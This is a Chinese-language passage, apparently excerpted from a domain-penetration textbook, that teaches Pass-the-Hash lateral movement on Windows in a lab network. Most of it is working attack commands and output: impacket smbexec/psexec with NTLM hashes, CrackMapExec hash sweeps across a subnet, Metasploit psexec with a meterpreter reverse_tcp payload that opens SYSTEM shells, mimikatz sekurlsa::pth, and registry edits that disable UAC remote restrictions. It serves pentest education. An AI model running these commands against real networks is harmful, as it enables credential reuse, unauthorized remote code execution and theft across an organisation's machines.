


PTH 哈希传递攻击

本文部分节选于《域渗透攻防指南》，购买请长按如下图片扫码



小谢1997521 为你推荐

【限量签名版】《域渗透攻防指南》

¥99 ¥129



本产品由 放心购 提供保障

谢公子学安全

Pass The Hash(PTH)哈希传递攻击是内网横向移动的一种方式。主要原因是 NTLM 认证过程和 Kerberos 认证过程默认都是使用的用户密码的 NTLM Hash 来进行加密。因此当我们获取到了用户密码的 NTLM Hash 而没有解出明文时，我们可以利用该 NTLM Hash 进行哈希传递攻击，对内网其他机器进行 Hash 碰撞，碰撞到使用相同密码的机器。然后通过 135 或 445 端口横向移动到使用该密码的其他机器；并且由于 Windows Server2012 及其以后的机器，默认不会在内存中保存明文密码。因此，当我们使用 mimikatz 等抓取密码工具抓不到明文密码时，哈希传递攻击就显得尤为重要了！

关于 NTLM 认证详细过程和 Kerberos 认证详细过程可以看第一章 Windows 协议篇。

本地账号和域账号哈希传递区别

使用本地账号和域账号进行哈希传递攻击过程是有区别的，我们先来看看下面这一个实验。

目标主机 10.211.55.13 上有如下用户：

- pubcli_user：本地普通用户
- test：本地管理员组用户
- administrator：本地管理员组用户
- xie\hack：域用户，在本地管理员组中

如图所示，可以看到目标主机用户信息和本地管理员组信息。



```

C:\Users\hack.XIE\Desktop>net user

User accounts for \\SERVER2016

-----
Administrator          DefaultAccount          Guest
public_user             test
The command completed successfully.

C:\Users\hack.XIE\Desktop>net localgroup administrators
Alias name      administrators
Comment        管理员对计算机/域有不受限制的完全访问权

Members

-----
Administrator
test
XIE\Domain Admins
XIE\hack
The command completed successfully.

```

我们获得了以上用户的密码哈希，现在我们想通过哈希传递攻击通过 SMB 远程登录。使用 impacket 下面的 smbexec 脚本进行测试，命令如下：

```

python3 smbexec.py public_user@10.211.55.13 -hashes aad3b435b51404eeaad3b435b51404ee:74520a4ec2626e3638066146a0d5ceae
python3 smbexec.py test@10.211.55.13 -hashes aad3b435b51404eeaad3b435b51404ee:74520a4ec2626e3638066146a0d5ceae
python3 smbexec.py administrator@10.211.55.13 -hashes aad3b435b51404eeaad3b435b51404ee:329153f560eb329c0e1deea55e88a1e9
python3 smbexec.py xie/hack@10.211.55.13 -hashes aad3b435b51404eeaad3b435b51404ee:b98e75b5ff7a3d3ff05e07f211ebe7a8

```

实验结果如图所示，本地普通用户 public_user 和本地管理员组用户 test 哈希传递攻击失败。而本地管理员组用户 administrator 和在本地管理员组中的域用户 xie\hack 哈希传递攻击成功！

```

~/impacket/examples # P master # python3 smbexec.py public_user@10.211.55.13 -hashes aad3b435b51404eeaad3b435b51404ee:74520a4ec2626e3638066146a0d5ceae
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
~/impacket/examples # P master # python3 smbexec.py test@10.211.55.13 -hashes aad3b435b51404eeaad3b435b51404ee:74520a4ec2626e3638066146a0d5ceae
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
~/impacket/examples # P master # python3 smbexec.py administrator@10.211.55.13 -hashes aad3b435b51404eeaad3b435b51404ee:329153f560eb329c0e1deea55e88a1e9
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>exit
~/impacket/examples # P master # python3 smbexec.py xie/hack@10.211.55.13 -hashes aad3b435b51404eeaad3b435b51404ee:b98e75b5ff7a3d3ff05e07f211ebe7a8
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

```

那么，是什么造成了以上不同账号哈希传递攻击结果不同呢？答案是 UAC(User Account Control)。

1. UAC(User Account Control)

UAC(User Account Control)用户帐户控制是 Windows Vista 开始起引入的一个新的安全组件。UAC 允许用户作为非管理员身份执行常见的日常任务。这些用户在 Windows Vista 中被称为标准用户。作为本地管理员组成员的用户帐户将使用最小特权原则运行大多数应用程序。在这种情况下，最少特权的用户具有类似于标准用户帐户的权限。但是，当本地管理员组的成员必须执行需要管理员权限的任务时，Windows Vista 会自动提示用户获得批准。

为了更好地保护本地管理员组中的那些用户，微软在网络上实现了 UAC 限制。这种机制有助于防止环回攻击。该机制还有助于防止本地恶意软件以管理权限远程运行。结果就是，当内置的管理员账户 administrator 进行远程连接时会直接得到具有管理员凭证的令牌，而非 administrator 的本地管理员账户进行远程连接时，会得到一个删除了管理员凭证的令牌。而通过本地管理员组中的域用户进行远程连接时，UAC 不会生效，会直接得到一个具有管理员凭证的令牌。因此在以上试验中，使用本地普通用户 public_user 和本地管理员组用户 test 哈希传递攻击会失

败。而本地管理员组用户 administrator 和本地管理员组中的域用户 xie\hack 哈希传递攻击会成功！

那么，对于网络管理员而言，如何禁止内置的管理员账号 administrator 进行远程连接时得到具有管理员凭证的令牌呢？

对于安全研究员而言，如何让非 administrator 的本地管理员账户进行远程连接时也得到一个具有管理员凭证的令牌呢？

2. FilterAdministratorToken

我们先看如何禁止内置的管理员账号 administrator 进行远程连接时得到具有管理员凭证的令牌。通过查看 UAC 组策略设置和注册表项设置的官方文档我们可以看到 FilterAdministratorToken 注册表值，其描述是 User Account Control: Admin Approval Mode for the built-in Administrator account，默认是 Disabled。如下图所示：

UAC Group Policy Settings and Registry Key Settings

09/03/2014 • 12 minutes to read

Applies To: Windows 7, Windows Server 2008, Windows Server 2008 R2, Windows Server 2012, Windows Server 2012 R2

Group Policy settings

There are 10 Group Policy settings that can be configured for User Account Control (UAC). The table lists the default for each of the policy settings, and the following sections explain the different UAC policy settings and provide recommendations. These policy settings are located in **Security Settings\Local Policies\Security Options** in the Local Security Policy snap-in. For more information about each of the Group Policy settings, see the Group Policy description. For information about the registry key settings, see Registry key settings.

Group Policy setting	Registry key	Default
User Account Control: Admin Approval Mode for the built-in Administrator account	FilterAdministratorToken	Disabled
User Account Control: Allow UIAccess applications to prompt for elevation without using the secure desktop	EnableUIADesktopToggle	Disabled
User Account Control: Behavior of the elevation prompt for administrators in Admin Approval Mode	ConsentPromptBehaviorAdmin	Prompt for consent for non-Windows binaries
User Account Control: Behavior of the elevation prompt for standard users	ConsentPromptBehaviorUser	Prompt for credentials on the secure desktop

再看看 Admin Approval Mode 的解释，如图所示，该值控制内置管理员帐户 administrator 的管理员审批模式的行为。

- 如果该值启用，则内置的管理员帐户 administrator 使用管理员审批模式，默认情况下，任何需要提升特权的操作都将提示用户批准该操作。
- 如果该值关闭，则内置的管理员帐户 administrator 运行具有完全管理权限的所有应用程序。


User Account Control: Admin Approval Mode for the built-in Administrator account

The **User Account Control: Admin Approval Mode for the built-in Administrator account** policy setting controls the behavior of Admin Approval Mode for the built-in Administrator account.

The options are:

- **Enabled.** The built-in Administrator account uses Admin Approval Mode. By default, any operation that requires elevation of privilege will prompt the user to approve the operation.
- **Disabled.** (Default) The built-in Administrator account runs all applications with full administrative privilege.

也就是说，当该值开启时，即使是内置的管理员帐户 administrator 进行远程连接时，也需要提示用户批准该行为。但是该值是默认关闭的，因此内置的管理员帐户 administrator 进行远程连接时，不需要提示用户批准该行为就可以直接获得一个完全管理员权限的令牌。如图所示，该值默认是为 0，即关闭。



因此如果网络管理员想禁止内置的管理员账号 administrator 进行远程连接时得到具有管理员凭证的令牌，可以执行如下命令将 FilterAdministratorToken 注册表值设置为 1。

```
reg add HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\
\Policies\System /v FilterAdministratorToken /t REG_DWORD /d 1 /f
```

如图将 FilterAdministratorToken 注册表值设置为 1。

```
C:\>reg query HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
FilterAdministratorToken REG_DWORD 0x0

C:\>reg add HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v FilterAdministratorToken /t REG_DWORD /d 1 /f
The operation completed successfully.

C:\>reg query HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
FilterAdministratorToken REG_DWORD 0x1
```

再次执行如下命令使用内置的 administrator 账号和域账号进行哈希传递攻击

```
python3 smbexec.py administrator@10.211.55.13 -hashes aad3b435b51404eeaad3b435b51404ee:329153f560eb329c0e1deea55e88a1e9
python3 smbexec.py xie/hack@10.211.55.13 -hashes aad3b435b51404eeaad3b435b51404ee:b98e75b5ff7a3d3ff05e07f211ebe7a8
```

如图所示，可以看到内置的 administrator 账号哈希传递失败，但是域账号不受此值影响！

```
~/impacket/examples # P master ± python3 smbexec.py administrator@10.211.55.13 -hashes aad3b435b51404eeaad3b435b51404ee:329153f560eb329c0e1deea55e88a1e9
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[-] DCE RPC Runtime Error: codes: 0x5 - rpc_s_access_denied

~/impacket/examples # P master ±
~/impacket/examples # P master ± python3 smbexec.py xie/hack@10.211.55.13 -hashes aad3b435b51404eeaad3b435b51404ee:b98e75b5ff7a3d3ff05e07f211e7a8
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system
```

3. LocalAccountTokenFilterPolicy

我们再来看看如何让非 administrator 的本地管理员账户进行远程连接时也得到一个具有管理员凭证的令牌呢？微软的官方文档给出了操作流程，如图所示。

To disable UAC remote restrictions, follow these steps:

1. Click **Start**, click **Run**, type *regedit*, and then press ENTER.
2. Locate and then click the following registry subkey:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
```

3. If the **LocalAccountTokenFilterPolicy** registry entry doesn't exist, follow these steps:
 - a. On the **Edit** menu, point to **New**, and then select **DWORD Value**.
 - b. Type *LocalAccountTokenFilterPolicy*, and then press ENTER.
4. Right-click **LocalAccountTokenFilterPolicy**, and then select **Modify**.
5. In the **Value data** box, type *1*, and then select **OK**.
6. Exit Registry Editor.



UAC 远程连接限制是通过注册表

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountTokenFilterPolicy 来控制的。默认情况下，Windows Vista 及其以后的系统没有该注册表值。我们可以通过如下命令查询该注册表值。

reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\system
/v LocalAccountTokenFilterPolicy

如图所示，可以看到默认情况下查询不到该值。

```
C:\>reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\system /v LocalAccountTokenFilterPolicy  
  
ERROR: The system was unable to find the specified registry key or value.
```

因此，如果想禁用 UAC 远程连接限制，我们可以在远程主机系统上执行如下命令
创建 LocalAccountTokenFilterPolicy 注册表值，并将其值赋为 1。

```
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\system /  
v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
```

如图所示，创建 LocalAccountTokenFilterPolicy 注册表值，并将其值赋为 1。

```
C:\>reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\system /v LocalAccountTokenFilterPolicy  
  
ERROR: The system was unable to find the specified registry key or value.  
  
C:\>reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\system /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f  
The operation completed successfully.  
  
C:\>reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\system /v LocalAccountTokenFilterPolicy  
  
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\system  
LocalAccountTokenFilterPolicy REG_DWORD 0x1
```

这时只要是本地管理员组用户均可以在远程连接时获得一个具有管理员权限的令牌。

如图所示，可以看到当未增加注册表前，使用本地管理员用户 test 进行哈希传递攻击失败。当我们增加了该注册表值后再次使用本地管理员用户 test 进行哈希传递攻击，发现可以攻击成功了！

```
~/impacket/examples > P master ± python3 smbexec.py test@10.211.55.13 -hashes aad3b435b51404eeaad3b435b51404ee:74520a4ec2626e3638066146a0d5ceae  
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation  
[!] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied 修改注册表前  
~/impacket/examples > P master ±  
~/impacket/examples > P master ± python3 smbexec.py test@10.211.55.13 -hashes aad3b435b51404eeaad3b435b51404ee:74520a4ec2626e3638066146a0d5ceae  
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation 修改注册表后  
[!] Launching semi-interactive shell - Careful what you execute  
C:\Windows\system32>whoami  
nt authority\system
```

如果我们利用成功后想删除该注册表值，可以使用如下命令进行删除。

```
reg delete HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\system  
/v LocalAccountTokenFilterPolicy /f
```

如图所示，删除 LocalAccountTokenFilterPolicy 注册表值。

```
C:\>reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\system /v LocalAccountTokenFilterPolicy  
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\system  
    LocalAccountTokenFilterPolicy    REG_DWORD    0x1  
  
C:\>reg delete HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\system /v LocalAccountTokenFilterPolicy /f  
The operation completed successfully.  
  
C:\>reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\system /v LocalAccountTokenFilterPolicy  
ERROR: The system was unable to find the specified registry key or value.
```

删除了该注册表值后，再次使用本地管理员用户 test 进行哈希传递攻击，如图所示，可以看到攻击失败。

```
~/impacket/examples # python3 smbexec.py test@10.211.55.13 -hashes aad3b435b51404eeaad3b435b51404ee:74520a4ec2626e3638066146a0d5ceae  
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation  
[!] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
```

4. 本地账号

通过以上实验我们可以知道，本地账号由于受 UAC 远程连接的影响，默认情况下，在使用哈希传递攻击的过程中不同系统版本有所不同。

- Windows Vista 之前的机器，可以使用本地管理员组内所有用户进行哈希传递攻击。
- Windows Vista 及其之后的机器，只能是 administrator 用户的哈希值才能进行哈希传递攻击，其他非 administrator 的本地管理员用户不能使用哈希传递攻击，会提示拒绝访问。

5. 域账号

域账号则不受 UAC 远程连接的影响，默认情况下，使用哈希传递过程如下：

- 针对普通域主机，可以使用该域主机本地管理员组内的普通域用户进行哈希传递攻击。
- 针对域控，可以使用域管理员组内所有用户进行哈希传递攻击。

哈希碰撞

在企业内网环境中，很多计算机在安装的时候使用的是相同的密码。因此，当我们获得了其中某一台机器的密码 Hash 而无法解密成明文时，我们就可以利用哈希碰撞来碰撞出使用相同密码的机器。进行哈希碰撞的工具有很多，如 CrackMapExec、MSF 等。

1. CrackMapExec

我们使用 CrackMapExec 工具执行如下命令进行内网哈希碰撞。

```
crackmapexec.exe 10.211.55.0/24 -u administrator -H aada8eda23213c027743e6c498d751aa:329153f560eb329c0e1deea55e88a1e9
```

如图所示，运行完成后，如果目标主机使用相同的密码，则会提示[+]。

```
C:\Users\Administrator\Desktop\CrackMapExecWin>crackmapexec.exe 10.211.55.0/24 -u administrator -H aada8eda23213c027743e6c498d751aa:329153f560eb329c0e1deea55e88a1e9
10-13-2021 16:56:43 [+] 10.211.55.6:445 is running Windows 6.1 Build 7600 (name:WIN7) (domain:WIN7)
10-13-2021 16:56:43 [+] 10.211.55.7:445 is running Windows 6.1 Build 7600 (name:WIN2008) (domain:WIN2008)
10-13-2021 16:56:43 [+] 10.211.55.17:445 is running Windows 10.0 Build 21996 (name:WIN11) (domain:WIN11)
10-13-2021 16:56:43 [+] 10.211.55.16:445 is running Windows 10.0 Build 19041 (name:WIN10) (domain:WIN10)
10-13-2021 16:56:43 [+] 10.211.55.6:445 Login successful WIN7\administrator:aada8eda23213c027743e6c498d751aa:329153f560eb329c0e1deea55e88a1e9
10-13-2021 16:56:43 [+] 10.211.55.7:445 Login successful WIN2008\administrator:aada8eda23213c027743e6c498d751aa:329153f560eb329c0e1deea55e88a1e9
10-13-2021 16:56:43 [+] 10.211.55.17:445 Login successful WIN11\administrator:aada8eda23213c027743e6c498d751aa:329153f560eb329c0e1deea55e88a1e9
10-13-2021 16:56:43 [+] 10.211.55.16:445 Login successful WIN10\administrator:aada8eda23213c027743e6c498d751aa:329153f560eb329c0e1deea55e88a1e9
```

2. MSF

我们可以使用 MSF 里面的 exploit/windows/smb/psexec 模块进行哈希传递，当 rhosts 参数指定为一个网段时，就可以进行哈希碰撞了！

```
use exploit/windows/smb/psexec
set payload windows/meterpreter/reverse_tcp
set rhosts 10.211.55.0/24
set smbuser administrator
set smbpass aada8eda23213c027743e6c498d751aa:329153f560eb329c0e1deea55
```

e88a1e9

run

如图所示，使用 MSF 进行哈希碰撞。

```
msf6 > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set rhosts 10.211.55.0/24
rhosts => 10.211.55.0/24
msf6 exploit(windows/smb/psexec) > set smbuser administrator
smbuser => administrator
msf6 exploit(windows/smb/psexec) > set smbpass aada8eda23213c027743e6c498d751aa:329153f560eb329c0e1deea55e88a1e9
smbpass => aada8eda23213c027743e6c498d751aa:329153f560eb329c0e1deea55e88a1e9
msf6 exploit(windows/smb/psexec) > run
```

运行完成后，如果目标主机使用相同的密码，则会提示[+]，并且会获得使用该密码主机的权限。如图所示：

```
[*] 10.211.55.1:445 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (10.211.55.1:445) timed out.
[*] Exploiting target 10.211.55.2
[*] Started reverse TCP handler on 192.168.1.101:4444
[*] 10.211.55.2:445 - Connecting to the server...
[*] 10.211.55.2:445 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (10.211.55.2:445).
[*] Exploiting target 10.211.55.3
[*] Started reverse TCP handler on 192.168.1.101:4444
[*] 10.211.55.3:445 - Connecting to the server...
[*] 10.211.55.3:445 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (10.211.55.3:445) timed out.
[*] Exploiting target 10.211.55.4
[*] Started reverse TCP handler on 192.168.1.101:4444
[*] 10.211.55.4:445 - Connecting to the server...
[*] 10.211.55.4:445 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (10.211.55.4:445) timed out.
[*] Exploiting target 10.211.55.5
[*] Started reverse TCP handler on 192.168.1.101:4444
[*] 10.211.55.5:445 - Connecting to the server...
[*] 10.211.55.5:445 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (10.211.55.5:445) timed out.
[*] Exploiting target 10.211.55.6
[*] Started reverse TCP handler on 192.168.1.101:4444
[*] 10.211.55.6:445 - Connecting to the server...
[*] 10.211.55.6:445 - Authenticating to 10.211.55.6:445 as user 'administrator'...
[*] 10.211.55.6:445 - Selecting PowerShell target
[*] 10.211.55.6:445 - Executing the payload...
[+] 10.211.55.6:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.101:4444 -> 192.168.1.101:49416) at 2021-10-14 20:51:37 +0800
[*] Session 1 created in the background.
[*] Exploiting target 10.211.55.7
[*] Started reverse TCP handler on 192.168.1.101:4444
[*] 10.211.55.7:445 - Connecting to the server...
[*] 10.211.55.7:445 - Authenticating to 10.211.55.7:445 as user 'administrator'...
[*] 10.211.55.7:445 - Selecting PowerShell target
[*] 10.211.55.7:445 - Executing the payload...
[+] 10.211.55.7:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 192.168.1.101
[*] Meterpreter session 2 opened (192.168.1.101:4444 -> 192.168.1.101:49418) at 2021-10-14 20:51:42 +0800
[*] Session 2 created in the background.
```

我们可以执行 sessions -l 命令查看已经获得权限机器的 session，如图所示：

```
msf6 exploit(windows/smb/psexec) > sessions -l

Active sessions
=====
```

Id	Name	Type	Information	Connection
1	meterpreter	x86/windows	NT AUTHORITY\SYSTEM @ WIN7	192.168.1.101:4444 -> 192.168.1.101:49416 (10.211.55.6)
2	meterpreter	x86/windows	NT AUTHORITY\SYSTEM @ WIN2008	192.168.1.101:4444 -> 192.168.1.101:49418 (10.211.55.7)

注：实际内网使用 MSF 来进行哈希碰撞，需要修改 payload，修改为正向的 payload。

利用哈希传递进行横向移动

利用哈希传递进行横向移动的工具很多，比如 MSF、mimikatz、impacket 里面的 psexec、smbexec、wmiexec 等脚本均可以利用密码的 Hash 来进行横向移动。

1. MSF 进行哈希传递攻击

我们可以使用 MSF 里面的 exploit/windows/smb/psexec 模块进行哈希传递，当 rhosts 参数指定为具体的 ip 时，就可以获得指定目标 ip 的权限！

```
use exploit/windows/smb/psexec
set payload windows/meterpreter/reverse_tcp
set rhosts 10.211.55.7
set smbuser administrator
set smbpass aada8eda23213c027743e6c498d751aa:329153f560eb329c0e1deea55e88a1e9
run
```

如图所示，使用 MSF 进行哈希传递攻击。

```

msf6 exploit(windows/smb/psexec) > use exploit/windows/smb/psexec
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set rhosts 10.211.55.7
rhosts => 10.211.55.7
msf6 exploit(windows/smb/psexec) > set smbuser administrator
smbuser => administrator
msf6 exploit(windows/smb/psexec) > set smbpass aada8eda23213c027743e6c498d751aa:329153f560eb329c0e1deea55e88a1e9
smbpass => aada8eda23213c027743e6c498d751aa:329153f560eb329c0e1deea55e88a1e9
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.200.106.112:4444
[*] 10.211.55.7:445 - Connecting to the server...
[*] 10.211.55.7:445 - Authenticating to 10.211.55.7:445 as user 'administrator'...
[*] 10.211.55.7:445 - Selecting PowerShell target
[*] 10.211.55.7:445 - Executing the payload...
[+] 10.211.55.7:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 192.200.106.112
[*] Meterpreter session 4 opened (192.200.106.112:4444 -> 192.200.106.112:51567) at 2021-10-13 17:24:01 +0800

meterpreter > sysinfo
Computer      : WIN2008
OS            : Windows 2008 R2 (6.1 Build 7600).
Architecture : x64
System Language : zh_CN
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter >

```

注：实际内网使用 MSF 来进行哈希传递的话，需要修改 payload，修改为正向的 payload。

2. mimikatz 进行哈希传递攻击

我们也可以使用 mimikatz 执行如下命令进行哈希传递横向移动，获得目标主机一个可交互式的 shell。

privilege::debug

sekurlsa::pth /user:administrator /domain:10.211.55.7 /ntlm:329153f560eb329c0e1deea55e88a1e9

如图所示，使用 mimikatz 进行哈希传递横向移动，获得目标主机一个可交互式的 shell。

```
c:\Users\hack\Desktop>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa:pth /user:administrator /domain:10.211.55.7 /ntlm:329153f560eb329c0e1deea55e88a1e9
user : administrator
domain : 10.211.55.7
program : cmd.exe
impers. : no
NTLM : 329153f560eb329c0e1deea55e88a1e9
| PID 7280
| TID 956
| LSA Process is now R/W
| LUID 0 ; 16390109 (00000000:00fa17dd)
\ msv1_0 - data copy @ 000001C9B35E9C10 : OK !
\ kerberos - data copy @ 000001C9B3EEA488
\ des_cbc_md4 -> null
\ des_cbc_md4 OK
\ des_cbc_md4 OK
\ des_cbc_md4 OK
\ des_cbc_md4 OK
\ des_cbc_md4 OK
\ des_cbc_md4 OK
\ des_cbc_md4 OK
\ *Password replace @ 000001C9B2E4E7D8 (32) -> null
```

```
管理员: C:\WINDOWS\SYSTEM32\cmd.exe
Microsoft Windows [版本 10.0.19042.1165]
(c) Microsoft Corporation。保留所有权利。

C:\WINDOWS\system32>dir \\10.211.55.7\c$
驱动器 \\10.211.55.7\c$ 中的卷没有标签。
卷的序列号是 9C36-1DF3

\\10.211.55.7\c$ 的目录
2009/07/14 11:20 <DIR> PerfLogs
2021/07/14 00:13 <DIR> phpstudy_pro
2009/07/14 13:06 <DIR> Program Files
2021/08/20 09:12 <DIR> Program Files (x86)
2021/08/20 09:19 <DIR> Users
2021/10/13 17:31 <DIR> Windows
0 个文件 0 字节
6 个目录 264,122,445,824 可用字节
```

在弹出的 cmd 窗口中，使用 wmiexec.vbs 执行如下命令进行验证执行交互式命令。

```
cscript wmiexec.vbs /shell 10.211.55.7
```

如图所示，可以看到获得了一个可交互式的权限。

```

c:\Users\hack\Desktop>cscript wmiexec.vbs /shell 10.211.55.7
Microsoft (R) Windows Script Host Version 5.812
版权所有(C) Microsoft Corporation。保留所有权利。

WMIEXEC : Target -> 10.211.55.7
WMIEXEC : Connecting...
WMIEXEC : Login -> OK
WMIEXEC : Result File -> C:\wmi.dll
WMIEXEC : Share created sucess.
WMIEXEC : Share Name -> WMI_SHARE
WMIEXEC : Share Path -> C:\
C:\Windows\system32>whoami
win2008\administrator

C:\Windows\system32>ipconfig

Windows IP 配置

以太网适配器 本地连接:

    连接特定的 DNS 后缀 . . . . . : localdomain
    IPv6 地址 . . . . . : fdb2:2c26:f4e4:0:8dd:386f:f8b6:e9
    本地链接 IPv6 地址. . . . . : fe80::8dd:386f:f8b6:e9%11
    IPv4 地址 . . . . . : 10.211.55.7
    子网掩码 . . . . . : 255.255.255.0
    默认网关. . . . . : 10.211.55.1

隧道适配器 isatap.localdomain:

    媒体状态 . . . . . : 媒体已断开
    连接特定的 DNS 后缀 . . . . . : localdomain

```

3. impacket 进行哈希传递攻击

我们可以使用 impacket 里面的 psexec、smbexec、wmiexec、atexec、dcomexec 等脚本利用哈希进行横向移动，以下演示使用 psexec.py 脚本进行哈希传递。

使用 psexec.py 脚本执行如下命令利用哈希进行横向移动获取目标主机的可交互式 shell。

```
python3 psexec.py administrator@10.211.55.7 -hashes 329153f560eb329c0e1deea55e88a1e9:329153f560eb329c0e1deea55e88a1e9
```

如图所示，使用 psexec 哈希传递获得目标主机权限。

```

~/impacket/examples master ± python3 psexec.py administrator@10.211.55.7 -hashes 329153f560eb329c0e1deea55e88a1e9:329153f560eb329c0e1deea55e88a1e9
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on 10.211.55.7....
[*] Found writable share ADMIN$
[*] Uploading file urVjfyPh.exe
[*] Opening SVCManager on 10.211.55.7....
[*] Creating service yanr on 10.211.55.7....
[*] Starting service yanr....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7600]
(c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

```

更新 KB2871997 补丁产生的影响

